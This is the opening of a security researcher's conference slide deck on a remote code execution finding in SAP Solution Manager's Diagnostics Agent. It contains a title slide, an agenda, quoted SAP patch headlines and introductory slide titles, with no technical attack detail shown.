SAP RCE
The agent who spoke too much

Yvan Genuer

Security Researcher, Onapsis

onapsis

HITB LOCKDOWN 002 livestream

Whoami

Yvan Genuer

Security Researcher

@_1ggy

onapsis

Goal

SAP Security Notes July ‘19: Critical Vulnerability Affecting Solution Manager

... Security Notes July ‘19: Critical Vulnerability Affecting **Solution Manager** ... analysis include: Hot News SAP Note in **Solution Manager** Diagnostic Agent —the only Hot News ...

SAP Security Notes September ‘19: Critical Solution Manager Patch Now Available for Windows

SAP Security Notes September ‘19: Critical **Solution Manager** Patch Now Available for Windows ... analysis include: Critical vulnerability in **Solution Manager** Diagnostics Agent now also fixed for ...

SAP Security Notes June ‘19: SAP Increased Priority for SAP Solution Manager Patch

... Security Notes June ‘19: SAP Increased Priority for SAP **Solution Manager** Patch ... include: High Priority SAP Note related to **Solution Manager** -- SAP increased criticality for this ...

SAP Security Notes March 2020: Two Critical Patches Released to Protect Solution Manager from Cyberattacks

... Notes March 2020: Two Critical Patches Released to Protect **Solution Manager** from Cyberattacks ... HotNews Note —Missing authentication in **Solution Manager** Onapsis Research Labs is Top ...

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1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

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

Introduction - Solman


One SAP system to manage them all




Introduction - SMDAgent




Introduction - SMDAgent



Introduction - SMDAgent



Introduction - SMDAgent



